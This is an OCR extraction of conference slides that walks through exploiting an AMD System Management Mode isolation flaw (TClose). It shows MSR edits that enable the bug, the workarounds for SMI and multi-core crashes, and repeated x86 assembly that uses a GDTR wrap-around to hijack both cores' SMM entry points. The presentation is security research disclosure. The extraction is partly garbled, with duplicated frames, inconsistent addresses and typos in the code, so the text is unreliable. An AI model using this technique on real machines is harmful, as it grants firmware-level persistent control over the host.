



GDT far jmp wrap-around





GDT far jmp wrap-around






It worked, but the system crashed... why?



The SMM save state

- The SMM save state is automatically saved upon entering SMM and restored when leaving it
 - With TClose enabled these writes are dropped
 - The SMM save state from the last SMI is still there
- Solution: Trigger SMI twice
 - Once without TClose to prime SMM save state
 - Once with TClose to trigger bug
- Does not require overwriting SMM save state values



Attempt #2



The system crashed again... why?



Enabling TClose

RW - Read & Write Utility v1.7 - [CPU MSR Registers]

Access Specific Window Help

index index space index SIO SPD smbus MSF mmio ACPI
EC HDD.CD O10 USB sm bios 55AA MPS E820 EDID ?

User ? Refresh

Register Name	Address	CPU1	CPU2	CPU3	CPU4	CPU5	CPU6
MTRR_DEF_TYPE	0x2FF	0000000000000C00	0000000000000C00	0000000000000C00	0000000000000C00	0000000000000C00	0000000000000C00
SMM_BASE	0xC0010111	00000000CEF38000	00000000CEF3A000	00000000CEF3C000	00000000CEF3E000	00000000CEF40000	00000000CEF42000
SMM_MASK	0xC0010113	0000FFFFFF006603	0000FFFFFF006603	0000FFFFFF006603	0000FFFFFF006603	0000FFFFFF006603	0000FFFFFF006603

Edit CPU1 MSR 0xC0010113

63	62	61	60	59	58	57	56	55	54	53	52	51	50	49	48	47	46	45	44	43	42	41	40	39	38	37	36	35	34	33	32				
0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1					
00								00								FF								FF											
To all CPUs		<input type="checkbox"/>																																	
Done																Cancel																			



Bingo...

RW - Read & Write Utility v1.7 - [CPU MSR Registers]

Access Specific Window Help

index index space index SIO SPD smbus MSR mmio ACPI
EC HDD.CD O10 USB sm bios ESAA MPS E820 EDID ?

User ? Refresh

Register Name	Address	CPU1	CPU2	CPU3	CPU4	CPU5	CPU6
MTRR_DEF_TYPE	0x2FF	000000000000C00	000000000000C00	000000000000C00	000000000000C00	000000000000C00	000000000000C00
SMM_BASE	0xC0010111	00000000CEF38000	00000000CEF3A000	00000000CEF3C000	00000000CEF3E000	00000000CEF40000	00000000CEF42000
SMM_MASK	0xC0010113	0000FFFFFF00660F	0000FFFFFF00660F	0000FFFFFF006603	0000FFFFFF006603	0000FFFFFF006603	0000FFFFFF006603




Symmetric Multi-Threading

- Physical cores are split into two logical cores (threads)
- Some resources are shared between logical cores
 - SMM base MSR is separate but
 - TSEG mask MSR is not
- Is it an issue if only one core goes into SMM at a time?




SIMs explained




Normal mode

```
xor eax, eax  
xor eax, eax
```




Normal mode

```
xor eax, eax  
xor eax, eax
```



Normal mode

```
xor eax, eax  
xor eax, eax
```




Normal mode

```
xor eax, eax  
xor eax, eax
```




SIMs explained




Normal mode

```
xor eax, eax  
xor eax, eax  
smi
```




Normal mode

```
xor eax, eax  
xor eax, eax
```



Normal mode

```
xor eax, eax  
xor eax, eax
```




Normal mode

```
xor eax, eax  
xor eax, eax
```




SIMs explained




Normal mode

```
xor eax, eax  
xor eax, eax  
smi
```




Normal mode

```
xor eax, eax  
xor eax, eax
```



Normal mode

```
xor eax, eax  
xor eax, eax
```




Normal mode

```
xor eax, eax  
xor eax, eax
```




SMMs explained



SMM mode

```
xor eax, eax  
xor eax, eax  
smi
```


```
mov bs, 0x804d  
mov ax, cs:0xfdd8  
...
```



SMM mode

```
xor eax, eax  
xor eax, eax
```


```
mov bs, 0x804d  
mov ax, cs:0xfdd8  
...
```



SMM mode

```
xor eax, eax  
xor eax, eax
```

```
mov bs, 0x804d  
mov ax, cs:0xfdd8  
...
```



SMM mode

```
xor eax, eax  
xor eax, eax
```

```
mov bs, 0x804d  
mov ax, cs:0xfdd8  
...
```



SIMs explained

- We assumed that SIMs are local, but they are global
- Initially we thought that:
 - we could control exactly which core enters into SMM first
 - each core would later reach the rendezvous routine and
 - send Inter-Processor-Interrupts (IPI) to bring the rest of the cores into SMM before continuing
- We were wrong: The I/O Hub sends the SIM to all cores at once



Problem summarized

- SMIs make all cores go to SMM at the same time
- TClose is enabled on two logical cores at a time
 - They will read 0xFFs since no device is mapped there
 - Writes to SMM save state will be dropped
- This will make core 1 triple-fault and crash the system



Tackling the problem

- We had:
 - Control of data fetches on core 0
 - No control of data fetches on core 1
- We tried many things to solve the problem:
 - Finding another device to overlap with the SMM entry point
 - Disabling Simultaneous Multi-Threading (SMT)
 - Sending an INIT IPI / executing SKINIT to ignore SMIs
 - Sending an SMI IPI to trigger an SMI on individual cores




Running out of options

- Taking a step back:
 - Our 1gdt is the issue
 - What happens if the GDTR is loaded all with FFs?
- Let's look into that...




GDTR wrap-around





GDTR wrap-around





Wrap-arounds in x86

- There are two instances of wrap-arounds:
 - The addition between GDT descriptor base and far jmp offset can overflow
 - The addition between the GDTR base and far jmp segment selector can overflow
- We can use the same fake GDT for core 0 and 1
- Added bonus: No need for the SPI BAR remapping





SMM save state (again)

- For core 0 we use the same technique as before
- For core 1 we:
 - Need to bring core 1 into a known / controlled state
 - We use kernel synchronization APIs to achieve that
 - Deferred Procedure Calls (DPC) on Windows
 - Symmetric Multi-Processing (SMP) on Linux




Attempt #3



```
mov    bx,0x804d    ; 0x8000 + 0x4D
mov    ax,cs:0xfdd8 ; DSC_OFFSET + 0xD8
dec    ax
mov    WORD PTR cs:[bx],ax
mov    eax,cs:0xfdd0 ; DSC_OFFSET + 0xD0
mov    DWORD PTR cs:[bx+0x2],eax
lgdt   cs:[bx];
mov    ax,0x8
mov    WORD PTR cs:[bx-0x2],ax
mov    edi,0xae43000
lea   eax,[edi+0x8053]

mov    DWORD PTR cs:[bx-0x6],eax
mov    ebx,c10
and    ebx,0x9ffaaff3
or     ebx,0x23
mov    cr0,ebx
jmp   0x8:0xae4b053
```




```

mov    bx,0x804d    ; 0x8000 + 0x4D
mov    ax,cs:0xfdd8 ; DSC_OFFSET + 0xD8
dec    ax
mov    WORD PTR cs:[bx],ax
mov    eax,cs:0xfdd0 ; DSC_OFFSET + 0xD0
mov    DWORD PTR cs:[bx+0x2],eax
lgdt   cs:[bx];
mov    ax,0x8
mov    WORD PTR cs:[bx-0x2],ax
mov    edi,0xae4f3000
lea    eax,[edi+0x8053]

mov    DWORD PTR cs:[bx-0x6],eax
mov    ebx,c10
and    ebx,0x9ffaaff3
or     ebx,0x23
mov    cr0,ebx
jmp    0x8:0xae4f4b053

```



```

mov    bx,0x804d    ; 0x8000 + 0x4D
mov    ax,cs:0xfdd8 ; DSC_OFFSET + 0xD8
dec    ax
mov    WORD_PTR cs:[bx],ax
mov    eax,cs:0xfdd0 ; DSC_OFFSET + 0xD0
mov    DWORD_PTR cs:[bx+0x2],eax
lgdt   cs:[bx];
mov    ax,0x8
mov    WORD_PTR cs:[bx-0x2],ax
mov    edi,0xae43000
lea   eax,[edi+0x8053]

mov    DWORD_PTR cs:[bx-0x6],eax
mov    ebx,cr0
and    ebx,0x9ffaaff3
or     ebx,0x23
mov    cr0,ebx
jmp    0x8:0xae4b053

```




GDTR


Size: 0xFFFF
Address: 0xFFFFFFFF



TSEG



Core 1
SMM



Core 0
SMM

SMM Entrypoint 1

→ 0xFF

SMM Entrypoint 0

→ 0xFF

Payload 1

Payload 0

Fake GDT
(1st byte truncated)

1. Map + tweak

DRAM

```

mov  bx,0x804d    ; 0x8000 + 0x4D
mov  ax,cs:0xfdd8 ; DSC_OFFSET + 0xD8
dec  ax
mov  WORD_PTR cs:[bx],ax
mov  eax,cs:0xfdd0 ; DSC_OFFSET + 0xD0
mov  DWORD_PTR cs:[bx+0x2],eax
lgdt cs:[bx];
mov  ax,0x8
mov  WORD_PTR cs:[bx-0x2],ax
mov  edi,0xae4f3000
lea  eax,[edi+0x8053]




mov  DWORD_PTR cs:[bx-0x6],eax
mov  ebx,cr0
and  ebx,0x9ffafff3
or   ebx,0x23
mov  cr0,ebx
jmp  0x8:0xae4f4b053

```



GDTR

Size: 0xFFFF
Address: 0xFFFFFFFF



0xFF
0xFF

1. Map + tweak

DRAM

```

mov  bx,0x804d    ; 0x8000 + 0x4D
mov  ax,cs:0xfdd8 ; DSC_OFFSET + 0xD8
dec  ax
mov  WORD PTR cs:[bx],ax
mov  eax,cs:0xfdd0 ; DSC_OFFSET + 0xD0
mov  DWORD PTR cs:[bx+0x2],eax
lgdt cs:[bx];
mov  ax,0x8
mov  WORD PTR cs:[bx-0x2],ax
mov  edi,0xae4f3000
lea  eax,[edi+0x8053]


mov  DWORD PTR cs:[bx-0x6],eax
mov  ebx,cr0
and  ebx,0x9ffaaff3
or   ebx,0x23
mov  cr0,ebx
jmp  0x8:0xae4f4b053

```




GDTR


Size: 0xFFFF
Address: 0xFFFFFFFF



Core 1 SMM



Core 0 SMM



DRAM

```

mov    bx,0x804d    ; 0x8000 + 0x4D
mov    ax,cs:0xfdd8 ; DSC_OFFSET + 0xD8
dec    ax
mov    WORD PTR cs:[bx],ax
mov    eax,cs:0xfdd0 ; DSC_OFFSET + 0xD0
mov    DWORD PTR cs:[bx+0x2],eax
lgdt   cs:[bx];
mov    ax,0x8
mov    WORD PTR cs:[bx-0x2],ax
mov    edi,0xae4f3000
lea   eax,[edi+0x8053]

```


```

